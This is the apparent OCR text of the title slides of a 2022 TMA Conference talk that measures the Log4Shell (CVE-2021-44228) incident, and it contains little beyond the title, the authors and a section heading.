
The Race to the Vulnerable: Measuring the Log4j Shell Incident

Raphael Hiesgen, Marcin Nawrocki, Thomas Schmidt, Matthias Wählisch

TMA Conference, June 29, 2022

Log4Shell: What Happened?

CVE-2021-44228



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

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

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

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

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

